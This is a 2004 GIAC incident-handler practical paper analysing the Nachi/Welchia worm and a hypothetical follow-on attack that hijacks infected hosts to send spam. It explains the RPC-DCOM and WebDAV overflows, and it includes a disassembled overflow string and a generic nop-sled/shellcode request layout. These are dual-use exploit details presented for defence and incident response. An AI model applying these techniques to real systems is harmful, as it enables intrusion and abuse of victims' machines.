Leveraging worms, a multi-phase attack

GIAC Certified Incident Handler (GCIH) Practical Assignment – Version 3.0
(revised July 24, 2003)

Submitted By:
Ron A. Dilley
? April 2004

Table of Contents

Table of Figures

Abstract

This paper will demonstrate the threat posed by and possible defenses against a two-phase attack methodology that leverages the propagation of a worm to facilitate remote privilege escalation and code execution on a victim's system.

I was inspired to write this paper when an IT professional explained to me that the threat of leaving a Nachi infected system on-line was insignificant as Nachi has no malicious payload.

This paper describes an opportunistic, automated attack launched against an environment infected with the Nachi worm which exploits a buffer overflow in Microsoft's RPC services. This paper covers an attack with two distinct phases. The first phase, which was not initiated by the attacker, is the propagation of the Nachi worm in an environment. I will provide enough detail about the worm and how it works to facilitate understanding of this papers focus, which is the second phase of the attack. This is done because, though the second phase of the attack is dependent on the first, it does not have to be initiated by the attacker. The second phase of the attack is a combination of tools and exploits that together, provide an automated mechanism for attacking systems in an opportunistic way.

The mechanism of the attack uses the searching characteristics of worms like Nachi and Blaster as a trigger to launch attacks directly against the infected hosts using the worm's propagation vectors. By examining the stages of attack and following the incident handling process this paper will demonstrate a significant threat that, if ignored, can leave an environment open to secondary attacks not directly related to a worm. As part of the eradication and recovery phase, I will describe automated countermeasures that can be implemented to detect and inoculate infected hosts.

Purpose

The aggressor in this attack will gain unauthorized remote access to the majority of Windows based systems susceptible to the Microsoft DCOM[1] exploit on a corporate network for the purpose of using the systems as spam sources. This opportunistic attack will be done by exploiting a pre-existing infestation of the Nachi worm. This attack vector is used to minimize the footprint of the profiling stage even though the number of victim hosts can be large and dispersed across a large network. Additionally, this attack vector allows for autonomous exploitation and misuse of the victims. The attacker does not know or care what systems are selected and attacked. The goal is to send spam e-mail through systems that obscure the true origin.

[1] CVE #CAN-2003-0352 "Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms."

The first phase of the attack is the release of a worm that actively scans for systems to attack and, as a byproduct of propagation, announces vulnerable systems. This phase is not executed by or related to the aggressor. The Nachi worm provides this combination of attributes and facilitates the two-phased attack methodology described herein. This paper does not provide detailed information on the RPM-DCOM and WebDAV vulnerabilities that Nachi exploits. Several very good papers already exist and are included in the reference section. The paper focuses on how an attacker can use the proliferation of a worm as a substitute for the profiling phase of an attack.

The aggressor controls the second phase of the attack. The attack takes the form of a set of tools that work together to automatically react to Nachi worm traffic. When a system, infected with the Nachi worm, tries to infect the aggressors system, the system counter-attacks, gains unauthorized access to the system via the RPC-DCOM vulnerability, installs some tools on the system and starts sending SPAM. The aggressor is getting paid for each piece of SPAM e-mail that is sent. Consequently, the aggressor wants to compromise as many systems as possible and is not much concerned about covering tracks or maintaining access to the system. A single desktop system is capable of sending tens of thousands of e-mails in a single hour so the aggressor will be happy if the system says active for a few hours before being taken off-line.

The Exploit

The exploit uses a two-phase mechanism to gain unauthorized access. The first phase is the Nachi worm, which is described in the 'Phase One' section below. The second phase uses several tools and scripts that will be covered as individual items in the 'Phase Two' section. The way that these tools are used in concert will be documented in the Stages of the Attack section of this paper.

Phase One

Phase one of the attack requires the victim network to be infected with the Nachi worm. This section relates to the symptoms detected during the initial stages of the incident and referenced in the timeline located in the Identification phase on the incident handling process.

Worm: Nachi

The Nachi worm uses two vulnerabilities in Microsoft services to gain unauthorized access to victims.

CVE CAN-2003-0109[2] summarizes the vulnerability as follows:

[2] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109

"Buffer overflow in NTDLL.DLL on Microsoft Windows NT 4.0, Windows NT 4.0 Terminal Server Edition, Windows 2000, and Windows XP allows remote attackers to execute arbitrary code, as demonstrated via a WebDAV request to IIS 5.0."

CVE:CAN-2003-0109	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
MS:MS03-007	http://www.microsoft.com/technet/security/bulletin/ms03-007.asp
CERT:CA-2003-09	http://www.cert.org/advisories/CA-2003-09.html

CVE CAN-2003-0352[3] summarizes the vulnerability as follows:

"Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms."

CVE:CAN-2003-0352 MS:MS03-026	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352 http://www.microsoft.com/technet/security/bulletin/MS03-026.asp
CERT:CA-2003-16	http://www.cert.org/advisories/CA-2003-16.html
CERT:CA-2003-19	http://www.cert.org/advisories/CA-2003-19.html
CERT-VN:VU#568148	http://www.kb.cert.org/vuls/id/568148

Aliases include the following:

W32/Welchia.worm10240 [AhnLab]
W32/Nachi.worm [McAfee]
WORM_MSBLAST.D [Trend]
Lovsan.D [F-Secure]
W32/Nachi-A [Sophos]
Win32.Nachi.A [CA]
Worm.Win32.Welchia [Kaspersky]
W32/Nachi!tftpd
W32.Welchia.worm [NAV]

Operating System

Microsoft Windows 2000 (All service packs)
Microsoft Windows XP (All service packs)
Microsoft Windows Server 2003
Microsoft Internet Information Server v5.0 (IIS)

The following is an overview of the patches relating to the vulnerabilities exploited by the Nachi worm. A more detailed inventory of the patches is

[3] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

available in the section of this paper that covers the Recovery phase of the Incident Handling Process.

Patches:

Patches for MS03-007[4] are available for the following operating systems

Windows NT 4.0 (All)
Windows NT 4.0 Terminal Server Edition (All)
Windows 2000 (All)
Windows XP (32/64bit)

Patches for MS03-026[5] are available for the following operating systems:

Windows NT 4.0 (SP6a)
Windows NT 4.0 Terminal Server Edition (SP6)
Windows 2000 (SP2-4)
Windows XP 32bit and 64bit (Gold or SP1)
Windows Server 2003 32bit and 64bit (Gold)

Patches for MS03-039[6], which includes the fixes for MS03-026, are available for the following operating systems:

Windows NT Workstation 4.0
Windows NT Server 4.0
Windows NT Server 4.0, Terminal Server Edition
Windows 2000
Windows XP (32/64/64 bit v2003)
Windows Server 2003 (32/64 bit)

Protocols/Services/Applications

The Nachi worm uses two propagation vectors. The first is based on a vulnerability in Microsoft's Distributed Component Object Model (DCOM) as it is implemented through Microsoft's Remote Procedure Call (RPC) service. The second is based on a vulnerability in Microsoft's NTDLL.DLL that is exploitable through WebDAV for Windows 2000 server's ISS v5.0.

MSRPC-DCOM:

The following section will describe all of the components associated with the first propagation vector that Nachi uses. I will provide information on TCP as a basis for describing Microsoft's implementation of RPC. I will then describe the DCOM protocol that relies on RPC over TCP. MS-RPC can be implemented with the User Datagram Protocol (UDP) on Windows v4.0 systems. The section will focus on the use of TCP for DCOM over MS-RPC.

This service listens for Transmission Control Protocol (TCP) connections

[4] http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx
[5] http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
[6] http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx

implemented at the Transport Layer (4) of the OSI model, which can be found in the figure “OSI Reference Model illustrated” below. TCP is a connection-based protocol that uses a retransmission strategy to insure that data will not be lost in transmission. Connections are established using a three-stage handshake. The client requests a connection to a server by sending a datagram to the server with only the ‘SYN’ bit flag set. The server acknowledges and accepts the connection request by replying to the client with a datagram with both the ‘SYN’ and ‘ACK’ bit flags set. Lastly, the client acknowledges the establishment of the connection by replying to the ‘SYN/ACK’ datagram with a datagram with the ‘ACK’ bit flag set.

Client	TCP Bit-Flags	Server
→	(SYN)	→
←	(SYN and ACK)	←
→	(ACK)	→

These diagrams are associated with each other through the use of sequence numbers that are exchanged in the TCP sequence and acknowledgment fields of the TCP header.

Below is a diagram of the TCP header format that shows the placement of TCP sequence and acknowledgment fields as well as the bit flags.



Figure 1: TCP Header Format[7]

Below is the expansion of the Flags section of the TCP header.



Figure 2: TCP Header Flags Field

[7] http://linux-ip.net/gl/tcng/node39.html

The connections are made to port 135, which, in the OSI model, is implemented at the Session Layer (5). IBM AIX also uses TCP port 135 for a DCE endpoint mapped daemon (dced) service. Microsoft's RPC service works like Sun's RPC portmapper with the additional capability to map to end-points that are named pipes. Many Microsoft services rely on the MS RPC service including DHCP[8], DNS[9] and WINS[10]. MS-RPC is also known as the Microsoft Distributed Computing Environment (DCE) Locator service, "end-point mapper" or NCS local location broker.

The following is a succinct definition of what a Distributed Computing Environment (DCE) is:

"(DCE) An architecture consisting of standard programming interfaces, conventions and server functionality (e.g. naming, distributed file system, remote procedure call) for distributing applications transparently across networks of heterogeneous computers."[11]

The following figure illustrates the seven layer OSI model used to describe portions of the protocols used by the Nachi worm.



Figure 3: OSI Reference Model illustrated[12]

The following visual and textual description of Microsoft's RPC service is based on the MSDN[13] description of how MS-RPC works.

---

[8] http://support.microsoft.com/default.aspx?scid=kb;EN-US;q169289
[9] http://www.microsoft.com/windows2000/technologies/communications/dns/default.asp
[10] http://www.microsoft.com/ntserver/techresources/commnet/WINS/WINSwp98.asp
[11] http://www.hyperdictionary.com/dictionary/Distributed+Computing+Environment
[12] http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci523729,00.html
[13] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp



Figure 4: How MS-RPC Works[14]

The above illustration depicts a client application making a call through a local stub procedure. This is not the actual code implementing the procedure. The client stub code gets the parameters from the client, translates the parameters into standard NDR[15] format then calls functions in the RPC client run-time library to send the request and arguments to the server. The function of NDR is to provide a mapping of Interface Definition Language (IDL[16]) data types onto octet streams used for input and output for the RPC protocol. The server RPC run-time library functions accept the RPC request and call the server stub procedure. The stub procedure retrieves the arguments and converts them from NDR format to a format used by the server. The server then calls the actual procedure locally. The procedure returns its data and return code to the server stub. The server stub converts the data into a format for transmission over the network and returns the data to the RPC run-time library functions. The server RPC run-time library transmits the data back to the client computer. The client RPC run-time library gets that remote-procedure data and sends them up to the client stub. The client stub converts the data from NDR to the format understood by the client computer. The stub writes the data to client memory and returns the results to the calling process on the client. The calling process continues as though a local function was called and completed on the local computer. Microsoft provides the run-time libraries as an import library and an RPC run-lime library. The import library is linked against the application that wants to use the RPC functionality. The RPC run-time library is a Dynamic-link Library (DLL). The server application contains calls to the run-time library functions contained in the DLL. These calls register the server's interfaces and allow the server to accept RPC requests. The server application also contains the application-specific remote procedures that are called when the client application makes a RPC request.

The following figures show detailed output from a packet capture of the Nachi worm exploiting the RPC-DCOM vulnerability.

---

[14] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
[15] http://www.opengroup.org/onlinepubs/9629399/chap14.htm
[16] http://www.iona.com/support/docs/e2a/asp/5.0.1/mainframe/ConceptsGuide/cgIDLDesign13.html



Figure 5: RPC bind request sent by a host infected with the Nachi worm

The above expanded view of the RPC bind request sent by a host infected with the Nachi worm was taken while using a multi-platform network protocol analyzer called Ethereal[17]. The view shows the Universal Unique Identifier (UUID) that the client generated for the request.



Figure 6: RPC bind request acknowledged by the victim

The above figure shows the reply from the victim accepting the RPC bind request. The “Ack result” field shows “Acceptance (0)”. The Transfer

[17] http://www.ethereal.com/

Syntax[18] field included in the RPC packet decodes are the octet stream representation of Microsoft IDL data types.



Figure 7: RPC request sent from a host infected with the Nachi worm

The MSRPC-DCOM vulnerability is available on many ports, not just on TCP port 135. These ports include the following:

MS-RPC: UDP/135 aka epmap
NETBIOS Name Service: UDP/137 aka netbios-ns
NETBIOS Datagram Service: UDP/138 aka netbios-dgm
NETBIOS Session Service: TCP/139 aka netbios-ssn
Microsoft Datagram Service: TCP and UDP/445 aka microsoft-ds
MS-RPC over HTTP: TCP/593 aka http-rpc-epmap

Microsoft's Distributed Component Object Model (DCOM) operates at the Application Layer (7) in the OSI model. Microsoft DCOM does not just rely on RPC, it merges with portions of the RPC protocol including the header as well as data structures. The protocol allows Component Object Model (COM) objects to distributed across a network. Microsoft describes COM as "a software architecture that allows applications to be built from binary software components."[19] Higher-level Microsoft software services that use Object Linking and Embedding (OLE) rely on DCOM which was previously known as "Network OLE" and is currently called Object RPC (ORPC) and it leverages the functionality of the OSF DCE RPC network protocol.

The following visual and textual description of Microsoft's DCOM framework is based on the MSDN description of the DCOM architecture.

[18] http://www.opengroup.org/onlinepubs/9629399/chap14.htm#tagcjh_19
[19] http://www.microsoft.com/com/tech/com.asp



Figure 8: DCOM Architecture[20]

A client application that has DCOM procedures compiled and linked into it calls local stub functions which are not the actual code that implements the procedure. The client stub retrieved arguments from the client and translates the parameters into standard NDR format for transmission via MS-RPC. The client stub then calls functions in the client-side RPC run-time library to send the procedure request to the server. The server RPC run-time library functions accept the remote procedure request and calls the server stub procedure. The stub procedure retries and converts the NDR format the expected format for the requested function. The server stub then calls the local procedure with the data supplied by the stub. The procedure runs locally on the server and any output and return values are sent back to the client, first through the server stub which converts the output and return codes to NDR format for transmission via RPC and passed them to the RPC run-time library functions. The server RPC run-time library functions transmit the data back to the client over the network. The client RPC run-time library accepts the data from the network and returns them to the calling client stub procedure. The client stub converts the data from NDR format back to a useful form for the calling procedure. The results are returned to the calling program on the client where the calling procedure continues as if the function that has just returned was executed locally to the program.

The MSRPC-DCOM service is vulnerable because of inadequate bounds checking in a function that receives arguments from the network via MSRPC-DCOM. The following is the function declaration for a sub-routine called CoGetInstanceFromFile[21] which creates a new object and initializes it from a file using IPersistFile::Load. This is the function where the unchecked parameter (szName) can cause a buffer overflow.

---

[20] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[21] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cmf_a2c_765h.asp

```
CoGetInstanceFromFile

HRESULT CoGetInstanceFromFile (
          COSERVERINFO * pServerInfo,
          CLSID * pclsid,
          IUnknown * punkOuter,
          DWORD dwClsCtx,
          DWORD grfMode,
          OLECHAR * szName,
          ULONG cmq,
          MULTI_QI * rgmqResults
);
```

The Nachi worm sends a malformed RPC-DCOM request to execute the CoGetInstanceFromFile function with a string the maximum size allowed by the function. This is important and will be explained is a moment. The following '. . . snip . . .' of the disassembled RPC-DCOM exploit code sent in the RPC-DCOM packet shows the string stored at offset 0x00000684 (hex) that is sent in the szName field.

```
. . . snip . . .
seg000:00000684                 db '\',0
seg000:00000686 aC              db 'C',0
seg000:00000688                 db '$',0
seg000:0000068A                 db '\',0
seg000:0000068C a1              db '1',0
seg000:0000068E a2              db '2',0
seg000:00000690 a3              db '3',0
seg000:00000692 a4              db '4',0
seg000:00000694 a5              db '5',0
seg000:00000696 a6              db '6',0
seg000:00000698 a1_0            db '1',0
seg000:0000069A a1_1            db '1',0
seg000:0000069C a1_2            db '1',0
seg000:0000069E a1_3            db '1',0
seg000:000006A0 a1_4            db '1',0
seg000:000006A2 a1_5            db '1',0
seg000:000006A4 a1_6            db '1',0
seg000:000006A6 a1_7            db '1',0
seg000:000006A8 a1_8            db '1',0
seg000:000006AA a1_9            db '1',0
seg000:000006AC a1_10           db '1',0
seg000:000006AE a1_11           db '1',0
seg000:000006B0 a1_12           db '1',0
seg000:000006B2 a1_13           db '1',0
seg000:000006B4 a1_14           db '1',0
seg000:000006B6 a_              db '.',0
seg000:000006B8 aD              db 'd',0
seg000:000006BA aO              db 'o',0
seg000:000006BC aC_0            db 'c',0
seg000:000006BE                 db    0
. . . snip . . .
```

The string "\C$\123456111111111111111.doc" terminated with a NULL is 30 bytes long (0x1e hex). CoGetInstanceFromFile passes the string contained in the szName argument to the GetPathForServer, which allocates 32 bytes (0x20 hex) to store the name. The vulnerability comes from the CoGetInstanceFromFile function when called through MS-RPC. The length check happens before the function prepends the server's name in the form \\{server-name}\\ where server-name is the name of the local server where the function is executed. Because the argument bounds check has already been completed and the original string passed to the CoGetInstanceFromFile

function is 30 bytes long (0x1e hex), the new string, even if the server-name is one byte long, 'a' for example, will be expanded to \\a\C$\123456111111111111111.doc which, with the trailing NULL, is 33 bytes long (0x21 hex). This string is passed to the GetPathForServer function where the buffer overflow occurs. The detailed mechanics of the buffer overflow will be explained in the following Description section.

World Wide Web Distributed Authoring and Versioning (WebDAV):

The WebDAV vulnerability exists in NTDLL.DLL, which is one of the core libraries used by Microsoft. WebDAV is defined by RFC 2518, which details an extension to HTTP v1.1 to provide standards for managing files over the Internet. The RFC is titles "HTTP Extensions for Distributed Authoring – WEBDAV". This functionality is used to remotely control and configure an IIS v5.0 server as well as manage web content. WebDAV allows the manipulation of files in a WebDAV directory including create, modify, delete, lock and unlock. WebDAV does not provide sufficient bounds checking on filename arguments when any of the following WebDAV requests are made:

PROPFIND
LOCK
SEARCH
GET (With the "Translate: f" header)

The general format of a WebDAV exploit is shown below. Note that the exploit, beginning with the no-op (nop) sled, which is used to simplify locating the proper offset to start the exploit code, starts right after the WebDAV 'SEARCH /' command and the initial return pointers.

SEARCH /[nop] [ret][ret] ... [ret] [nop][nop][nop][nop] ...
[nop] [jmpcode] HTTP/1.1
{HTTP headers here}
{HTTP body with webDAV content}
0x01 [shellcode]

The Nachi worm uses the SEARCH request to exploit the vulnerability in NTDLL.DLL. The offending function is RtlDosPathNameToNtPathName_U (Called by GetFileAttributesExW), which resides in NTDLL.DLL. The lack of bounds checking in WebDAV combined with the use of an unsigned short (u_short) to store the string length of the filenames passed into the function. This 'integer overflow' is exploited by providing a filename string that is larger than 65535 bytes long. If the string is 65537 bytes long, the string length with be 2 due to the integer overflow of the u_short sized string length variable. There are many other functions that call RtlDosPathNameToNtPathName_U and there are many other DLL's that import it.

The following is a list of some of the WebDAV related strings contained in the Nachi worm executable. The offsets in file relate to the unpacked version of the executable and show the WebDAV request that is sent to the victim host. Additionally, the Unicode version of the shell code is also contained in the Nachi worm executable starting at offset 0x00005010 in the unpacked executable.

Offset in unpacked file	Offset in memory	String
0x000052F4	0x004052F4	<?xml version="1.0"?>
0x0000530B	0x0040530B	<g:searchrequest xmlns:g="DAV:">
0x0000532D	0x0040532D	<g:sql>
0x00005336	0x00405336	Select "DAV:displayname" from scope()
0x0000535D	0x0040535D	</g:sql>
0x00005367	0x00405367	</g:searchrequest>

Variants

A new version of the Nachi worm was discovered on 2/11/2004. It is identified by several aliases including:

W32/Nachi.worm.b (NAI)
W32.Welchia.B.Worm (Symantec)
W32/Nachi-B (Sophos)
Win32.Nachi.B (CA)
WORM_NACHI.B (Trend)

The 'B' variant of the Nachi worm has several note-worthy characteristics. As the 'A' variant does, it attempts to remove other malicious software (malware) from the infected computer. The 'B' variant attempts to remove the W32/MyDoom-A and W32/MyDoom-B worms. Additional differences between the 'A' and 'B' variants include a new transport vector for the 'B' variant, which uses an http server on the infected attacker to allow the target to download the worm vs. the 'A' variant which uses TFTP. Another new twist for the 'B' variant of the worm is the create or overwriting of some types of files with the following message:

```
LET HISTORY TELL FUTURE !

1931.9.18
1937.7.7
1937.12.13 300,000 !

1941.12.7
1945.8.6 Little boy
1945.8.9 Fatso

1945.8.15

Let history tell future !
```

There are several exploits that use the vulnerability in NTDLL.DLL Security Focus maintains a list of the publicly available exploit code samples at the following URL:

http://www.securityfocus.com/bid/7116/exploit

There are even more exploits that use vulnerabilities in MSRPC-DCOM. Security Focus also maintains a list of these publicly available exploit code

samples at the following URL:

http://www.securityfocus.com/bid/8205/exploit

Description

Though my focus in writing this paper is the second phase of the attack which leverages Nachi's side-effects, I have included details on the Nachi worm to facilitate an understanding of the mechanisms in phase one that phase two will exploit.

The Nachi worm is packaged as a single Win32/PE executable that is packed with a modified version of the "Ultimate Packer for eXacutables[22]" (UPX). The UPX tool is available for both Windows as well as UNIX operating systems and is used to compress executables to reduce file size. It is also used to obscure the intent of an executable thereby increasing the effort required to disassemble and analyze the executable. The UPX tool can also be used to unpack an executable so long as the version of the tool to be used to unpack the executable understands the method that the original UPX tool used to pack it. As the Nachi worm is packed with a modified version of the UPX tool, the official tool available from Source Forge is unable to unpack the Nachi executable. It is able to determine that the executable is some form of UPX packed executable. The following example shows a run of the official UPX tool compiled to run on a Windows 2000 computer using the '-l' option to 'list' information about the file.

```
$ /c/tools/upx -l dllhost.exe.7305
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24w        Markus F.X.J. Oberhumer & Laszlo Molnar         Nov
7th 2002

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: dllhost.exe.7305: CantUnpackException: file is
modified/hacked/protected; take care!!!
```

The above error "dllhost.exe.7305: Cant UnpackException: file is modified/hacked/protected; take care!!!" shows that the Nachi executable has been packed with a modified version of UPX. The official version of UPX (currently v1.24) supports many executable formats (DOS/EXE, DOS/COM, DOS/SYS, djqpp2/coff, Watcom/le, WIN32/PE, RTM32/PE, tmt/adam, atari/tos and Linux/386). Additionally, the following is an overview of the options available with the UPX command:

UPX Command Syntax:

upx [-123456789dlthVL] [-qvfk] [-o file] file

The *[-123456789]* switch allows the user to select the level of compression. The lower the number, the faster the compression/decompression and the larger the executable. The higher the number, the slower the

[22] http://upx.sourceforge.net/

compression/decompression and the smaller the executable.

```
$ /root/bin/upx -9 -o bigtool.upx bigtool
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24         Markus F.X.J. Oberhumer & Laszlo Molnar         Nov
7th 2002

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1564221 ->    572443   36.59%    linux/386    bigtool.upx

Packed 1 file.
```

